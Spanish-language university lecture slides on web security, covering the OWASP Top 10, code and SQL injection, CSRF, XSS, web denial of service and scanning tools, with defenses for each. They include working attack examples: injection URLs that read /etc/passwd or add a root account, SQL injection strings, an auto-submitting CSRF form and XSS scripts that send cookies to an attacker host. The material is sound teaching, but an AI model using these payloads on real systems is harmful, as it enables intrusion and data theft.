


# **Administración de Sistemas y Seguridad**

Miguel García Silvente

## **Tema 3**

### **Seguridad web**

# Evolución de ataques web



## Top 10 de riesgos de seguridad (I)

1. Inyección de código.
2. Autenticación mal configurada. Por ejemplo:
  1. Permite fuerza bruta.
  2. Autenticación multifactor inexistente o ineficaz.
  3. ID de sesión en la URL
3. Exposición de datos sensibles. Por ejemplo:
  1. Los datos no se transmiten encriptados.
  2. La información se encripta sin salt o con un algoritmo débil.
4. Entidades externas XML XXE. Por ejemplo:
  1. Inyectando ficheros XML

## Top 10 de riesgos de seguridad (II)

5. Control de acceso incorrecto.
6. Mala configuración de seguridad.
  1. Muestra demasiada información.
  2. Muestra errores detallados.
  3. Muestra el contenido de directorios
7. Cross-site scripting XSS.
8. Deserialización insegura. Por ejemplo:
  1. Cambiando los datos compactados
9. Uso de componentes con vulnerabilidades.
10. Registros y monitorización insuficientes.

Prof.Miguel García Silvente

5

## Índice

- 1. Inyección de código**
2. CSRF
3. XSS
4. DoS web
5. Herramientas

Prof.Miguel García Silvente

6

# Vulnerabilidades web más frecuentes

- Inyección SQL (o inyección de código en general).
  - Se envía código malicioso al servidor.
  - La comprobación lleva a una consulta SQL maliciosa.
  - Código malicioso ejecutado en servidor de la víctima.
- CSRF (Cross-site request forgery)
  - Un sitio se hace pasar por otro haciendo uso de credenciales de una víctima.
  - El sistema atacante falsifica peticiones del navegador víctima al servidor víctima
- XSS (Cross site scripting)
  - Un sitio envía a una víctima un script para robar información de otro sitio web.
  - Código malicioso ejecutándose en navegador víctima.
- Otros: secuestro de sesiones.

Prof.Miguel García Silvente

7

## Inyección de código usando eval

- Objetivo del ataque: ejecutar código arbitrario en el servidor.
- Ejemplo:
  - Basado en eval de PHP

```
$in = $_GET['exp'];
eval('$ans = ' . $in . ');');
```
- El ataque:
  - [`http://<servidor>/calc.php?exp=system\('ls -l'\)`](http://<servidor>/calc.php?exp=system('ls -l'))
  - [`http://<servidor>/calc.php?exp=phpinfo\(\)`](http://<servidor>/calc.php?exp=phpinfo())

Prof.Miguel García Silvente

8

# Inyección de código usando system

- Ejemplo de código para enviar email

```
$email = $_POST["email"]
```

```
$subject = $_POST["subject"]
```

```
system("mail $email -s $subject < /tmp/joinmynetwork")
```

- El atacante:

```
http://<servidor>/mail.php? email=hacker@hackerhome.net &  
subject=foo < /etc/passwd; ls
```

```
http://<servidor>/mail.php ?  
email=hacker@hackerhome.net&subject=foo;
```

```
echo "evil:::0:0:root:/bin/sh">>/etc/passwd; ls
```

Prof.Miguel García Silvente

9

# Inyección de código SQL



Prof.Miguel García Silvente

10

## Consulta usando SQL

- Ejemplo:

```
$nombre = $_POST['nombre'];  
$mysqli->query("SELECT * FROM personas WHERE  
nombre='$nombre'");
```

- Problema: ¿qué ocurre si **nombre** incluye una consulta maliciosa?

## Ejemplo usando ASP (I)

```
set ok = execute( "SELECT * FROM Users  
WHERE user=' " & form("user") & "'  
AND pwd=' " & form("pwd") & " ' );  
if not ok.EOF  
    login success  
else fail;
```

## Ejemplo usando ASP (II)

- Usando `user = " ' or 1=1 -- "`
- El script estaría ejecutando:
- `ok = execute( SELECT ...`  
`WHERE user= ' ' or 1=1 -- ... )`
- `--` hace que el resto de la línea sea ignorado.
- Ahora `ok.EOF` siempre es falso y se puede acceder.

Prof.Miguel García Silvente

13

## Ejemplo usando ASP (III)

- Podría ser peor si se usa `user = '' ; DROP TABLE Users -- ''`
- Y el script haría:  
`ok = execute( SELECT ...`  
`WHERE user= '' ; DROP TABLE Users ... )`

De forma similar se podrían añadir usuarios, cambiar claves, etc

Prof.Miguel García Silvente

14

# Consulta usando SQL con inyección

- En el ejemplo anterior:

```
$nombre = $_POST['nombre'];  
$mysqli->query("SELECT * FROM personas WHERE  
nombre='$nombre'");
```

- Si en nombre se introduce ' OR '1'='1'

- Tendríamos la consulta

```
SELECT * FROM personas WHERE nombre=" OR  
'1'='1'
```

- Que devolvería todo el contenido de la tabla personas

## Otro ejemplo

```
"SELECT pizza, ingredientes, cantidad, fecha  
FROM pedido  
WHERE id=" . $id .  
"AND pedido_mes=" . _GET['mes']
```

Usando

**mes = "**

0 AND 1=0

UNION SELECT nombre, CC\_num, exp\_mes, exp\_anno  
FROM tarjetas\_credito "

# Cómo prevenir la inyección SQL (I)

- Vinculando parámetros. Ejemplo para PHP, MySQLi:

```
$query = $mysqli->prepare("SELECT x, y, z FROM tablename WHERE user = ?");  
$query->bind_param('s', $variable);  
$query->execute();
```

- Otro ejemplo:

```
$stmt = $mysqli->prepare("INSERT INTO CountryLanguage VALUES (?, ?, ?, ?, ?)");  
$stmt->bind_param('sssd', $code, $language, $official, $percent);
```

```
$code = 'DEU';  
$language = 'Bavarian';  
$official = "F";  
$percent = 11.2;  
  
$stmt->execute();
```

Tipos de las variables:

i : tipo entero

d: tipo doble

s: tipo cadena

b: tipo BLOB y será enviada en paquetes

sssd: cadena cadena cadena número real

# Cómo prevenir la inyección SQL (II)

- No construir las consultas directamente.
- Usar SQL parametrizado/preparado.
- Usar Object Relational Mappers (ORM). Ejemplo:

```
$person = ORM::for_table('person')->create();  
$person->name = $_POST['name'];  
$person->age = $_POST['age'];  
$person->save();
```

- Existe la inyección ORM

## SQL parametrizado/preparado (I)

- Escapar los argumentos ' \ ' \'
- Ejemplo de SQL parametrizado en SQL Server:

```
SqlCommand cmd = new SqlCommand(  
    "SELECT * FROM UserTable WHERE  
    username = @User AND  
    password = @Pwd", dbConnection);  
  
cmd.Parameters.Add("@User", Request["user"]);  
cmd.Parameters.Add("@Pwd", Request["pwd"]);  
cmd.ExecuteReader();
```

Prof.Miguel García Silvente

19

## SQL parametrizado/preparado (II)

- En PHP se puede usar addslashes:

**addslashes( " ' or 1 = 1 -- " )**

obtiene: " \\' or 1=1 -- "

- Ataque usando unicode (GBK):
  - \$user = 0x bf 27
  - addslashes (\$user) = 0x bf 5c 27

0x 5c \

0x bf 27 \ ?

0x bf 5c \ ?

?

La solución sería usar **mysql\_real\_escape\_string()**

Prof.Miguel García Silvente

20

# SQL parametrizado/preparado (III)

Incluso usando mysql\_real\_escape\_string hay que usar ""

```
$id = mysql_real_escape_string($_GET["id"]);
```

Si la consulta es

```
SELECT * FROM user WHERE userid=$id
```

mysql\_real\_escape\_string sólo limpiaría la cadena de elementos "extraños" pero no evitaría que si \$\_GET["id"] fuera p.ej: "10 AND 1=1" (ahí no hay nada que "sanitizar" pero "SELECT \* FROM user WHERE userid=10 AND 1=1" sería una inyección SQL y además una consulta válida, las comillas deben "envolver" a la variable, es decir la consulta debe ser SELECT \* FROM user WHERE userid='\$id' de esta forma SELECT \* FROM user WHERE userid='10 AND 1=1' sería una consulta que no devuelve nada porque nadie tiene ese id.

## Índice

1. Inyección de código

**2. CSRF**


3. XSS

4. DoS web

5. Herramientas

# Cross Site Request Forgery

- Sesiones usando cookies



Prof.Miguel García Silvente

23

## Ejemplo de CSRF (I)

Beatriz: Hola Ana! Mira esta foto: 

Prof.Miguel García Silvente

24

## Ejemplo de CSRF (II)

- Un usuario se identifica en banco.ejemplo.com
  - Se usa una cookie de sesión que se guarda en el navegador.
- El usuario visita otro sitio que contiene:


```
<form name=F  
action=http://banco.ejemplo.com/pagar.php>  
    <input name=recipient value=chicomalo> ...  
    <script> document.F.submit(); </script>
```

- El navegador envía la cookie respondiendo a la petición.
  - La transacción se realiza.

Prof.Miguel García Silvente

25

## Ejemplo de CSRF (III)



Prof.Miguel García Silvente

26

## Ataque al router de casa

- Se estima que un 50% de usuarios usan la clave por defecto o no usan clave en sus routers.
- Ataque Drive-by Pharming (phising+farming). El usuario visita un sitio malicioso y:
  - Usando Javascript se escanea la red del usuario hasta encontrar el router.
    - SOP (política del mismo origen) permite “send only” mensajes.
    - Comprueba con onError si consigue acceder:  
`<IMG SRC=192.168.0.1 onError = do() >`
  - Una vez encontrado, accede al router y cambia el servidor DNS (o actualiza el firmware)

## Prevención de CSRF (I)


- Validación de token secreto. Se usa información adicional, un token secreto y único embebido en el código HTML  
`<input type="hidden" name="csrfmiddlewaretoken" value="KbyUmhTLMpYj7CD2di7JKP1P3qmLlkPt">`
- Autenticación adicional y uso de CAPTCHA.

## Prevención de CSRF (II)

- Usando **HTTP Referer header**. Tiene el problema de que los navegadores no usan Referer cuando la consulta no es http:

```
ftp://attacker.com/attack.html  
data:text/html,<html>...</html>  
javascript:'<html>...</html>'
```

- Cookie-to-header token
- Limitar las sesiones (sin afectar a la usabilidad)



Prof.Miguel García Silvente

29

## Índice

1. Inyección de código
2. CSRF
- 3. XSS**
4. DoS web
5. Herramientas

# Ataques XSS

- Cross Site Scripting se deriva de que HTML sea homoicónico.
- Homoicónico: datos e instrucciones codificados juntos.
- Para distinguirlos, HTML usa < >
- Para probar XSS:
  - se inyecta código (en cada lugar que sea posible) para intentar generar ventanas de error.
  - Se navega sobre esas alertas.
  - El sitio más evidente es usando variables de la URL. También los formularios de búsqueda y de login.

Prof.Miguel García Silvente

31

## Ejemplo de ataque XSS (I)

Una vez encontrado un error, conseguir una cookie con `<script>alert(document.cookie);</script>` de alguien que tenga privilegios (mandándole código malicioso) e incluir:

```
<script>  
var req = new XMLHttpRequest();  
var url = 'http://192.168.56.2/' + document.cookie;  
req.open("GET", url);  
req.send();  
</script>
```

Herramienta: plugin *Tamper Data* para firefox

```
sqlite3 cookies.sqlite
```

Prof.Miguel García Silvente

32

## Ejemplo de ataque XSS (II)

- Supongamos una página de búsqueda:  
servidor/buscador.php?termino = coche
- Implementación en el lado del cliente buscador.php

```
<HTML>  <TITLE> Resultados de la búsqueda </TITLE>
```

```
<BODY>
```

Resultados para <?php echo \$\_GET[termino] ?> :

...

```
</BODY>
```

```
</HTML>
```

## Ejemplo de ataque XSS (III)

- Usando el siguiente enlace

```
http://servidor/buscador.php ? Termino =
<script> window.open("http://atacante?cookie = " +
document.cookie ) </script>
```

- Ocurriría lo siguiente:

- 1) El navegador iría a http://servidor/buscador.php
- 2) El servidor devolvería

```
<HTML> Resultados para <script> ... </script>
```

- El navegador enviaría al atacante el cookie usado para servidor.

## Tipos de XSS

- XSS reflejado (tipo 1): se hace llegar un enlace a otro sitio
- XSS almacenado (tipo 2): el atacante guarda el código malicioso en un recurso gestionado por la web, tal como una base de datos.
- Otros tales como los basados en DOM

## Paypal 2006

- Los atacantes enviaron emails indicando que se debían conectar a paypal.
- En la URL había código injectado que les redirigía a una página en las que se les advertía de que sus datos se estaban comprometidos.
- Los usuarios entonces eran redirigidos a un sitio web (phising) para que metieran sus datos.

## Visualizadores PDF

- Los documentos pdf pueden incorporar javascript que se ejecuta

[http://path/to/pdf/file.pdf#whatever\\_name\\_you\\_want=javascript:code\\_here](http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:code_here)

- El código será ejecutado en el contexto en el que se encuentre el pdf.
- También se podría usar en pdf guardados localmente.

<http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html>

Prof. Miguel García Silvente

37

## MySpace.com

- Los usuarios podían hacer POST en HTML en sus páginas.
  - Myspace.com se aseguraba de que no haya:  
`<script>, <body>, onclick, <a href=javascript://>`
  - Pero se podía incluir javascript en etiquetas CSS  
`<div style="background:url('javascript:alert(1)')>`
  - Y se podía esconder javascript como java\nscript
- De esa forma el gusano Samy infectó a cualquier usuario que visitaba una página infectada y añadía a Samy como amigo.
- Samy tenía millones de amigos a las 24 horas

Prof. Miguel García Silvente

38

## XSS almacenado usando imágenes

Si definimos un fichero jpg contenido código HTML y luego se accede a <http://servidor/imagen.jpg> se obtendría algo como

HTTP/1.1 OK

...

Content-Type: image/jpeg

<html> .... </html>

Internet explorer lo trata como HTML a pesar del

Content-Type

Podría usarse en sitios que comparten fotos.

## XSS basados en DOM

- Ejemplo

<HTML><TITLE>Bienvenido!</TITLE>

Hi <SCRIPT>

```
var pos = document.URL.indexOf("name=") + 5;  
document.write(document.URL.substring(pos,document.URL.length));
```

</SCRIPT>

</HTML>

- Funciona correctamente si se hace

<http://www.example.com/welcome.html?name=Joe>

- Pero en este caso...[http://www.example.com/welcome.html?name=<script>alert\(document.cookie\)</script>](http://www.example.com/welcome.html?name=<script>alert(document.cookie)</script>)

# Protección frente a XSS (OWASP)

- Asegurarse de que la aplicación valida todas las cabeceras, cookies, consultas, formularios y campos ocultos con una especificación rigurosa de lo que está permitido.
- No tratar de identificar contenidos activos y eliminarlos, filtrarlos o desinfectarlos. Hay demasiados y demasiadas formas de codificarlos.
- Se recomienda encarecidamente definir **políticas de seguridad positivas** que indiquen lo que está permitido. Las negativas son difíciles de mantener y es muy probable que sean incompletas.

Prof.Miguel García Silvente

41

# Validación de datos y filtrado

- Entrada:
  - Nunca confiar en los datos enviados por el cliente.
  - Elimina/codifica los caracteres especiales.
- Salida:
  - Elimina/Codifica caracteres especiales (X)HTML  
*&lt; para <, &gt; para >, &quot; para “ ...*
  - Permite sólo órdenes seguras (p.ej. No permitir `<script>`)
  - Cuidado con la evasión de filtros. `<scr<scriptpt src=“ ...”`   
`<script src=“ ...”`
  - Cuidado: los scripts no siempre están en `<script>`. Ej. On{event} como OnSubmit, OnError, OnLoad

Prof.Miguel García Silvente

42

# Índice

1. Inyección de código

2. CSRF

3. XSS

**4. DoS web**

5. Herramientas

## Ataque de denegación de servicio web

- DoS o DDoS
- Pueden ser involuntarios: el sistema está dimensionado para un menor número de usuarios y los usuarios se conectan sin intención de interrumpir el servicio. Por ejemplo, con la muerte de Michael Jackson, Google y Twitter tuvieron problemas de accesos masivos.
- En 2010 a Amazon, PayPal, VISA y Mastercard:
  - Afectó a usuarios que no pudieron acceder a ofertas o compras.
  - Pérdida de comisiones y de confianza en la marca
- Ataques con poco uso de ancho de banda. Ej: Slowloris

## Protección contra DoS: mod\_evasive

- Módulo de httpd apache que permite evitar ataques DoS
- Bloquea conexiones en función de una serie de parámetros:
  - DOSPageCount: límite de accesos a una misma página desde una IP en un intervalo
  - DOSPageInterval: número de segundos del intervalo
  - DOSBlockingPeriod: el tiempo que una IP está bloqueada
  - DOSWhitelist xxx.xxx.xxx.\*
  - ...
- Puede comunicar los bloqueos por email:
  - DOSEmailNotify webmaster@domain.com
  - Los mensajes son: mod\_evasive HTTP Blacklisted x.x.x.x

## Protección contra DoS: mod\_security

- Módulo de httpd apache que permite evitar ataques DoS
- Bloquea conexiones basándose en reglas.
- Protege también contra otros tipos de ataques.
- Permite establecer un modelo de seguridad positivo: sólo se permite aquello que es conocido como válido. Se usa en aplicaciones con uso intensivo pero que no tienen actualizaciones.

# Índice

1. Inyección de código

2. CSRF

3. XSS

4. DoS web

## 5. Herramientas

# Herramientas automáticas

- [https://owasp.org/www-community/Vulnerability\\_Scanning\\_Tools](https://owasp.org/www-community/Vulnerability_Scanning_Tools)
- Sqlmap
  - python sqlmap.py --wizard --output-dir=salida
- Nikto (<http://www.cirt.net/nikto2>)
  - nikto -h xx.xx.xx.xx
- w3af (<http://w3af.sourceforge.net/>)
- OWASP Zed Attack Proxy (ZAP) ([https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project))
- WebScarab
- Nessus (<http://www.nessus.org/nessus/>)

## nikto

- Identifica vulnerabilidades del software habitual.
- Posee una base de datos de tests.
- Hace peticiones a URLs pero no somete formularios ni hace “fuzzing”.
- No es muy efectivo si la aplicación no es estándar porque los caminos no están en la base de datos.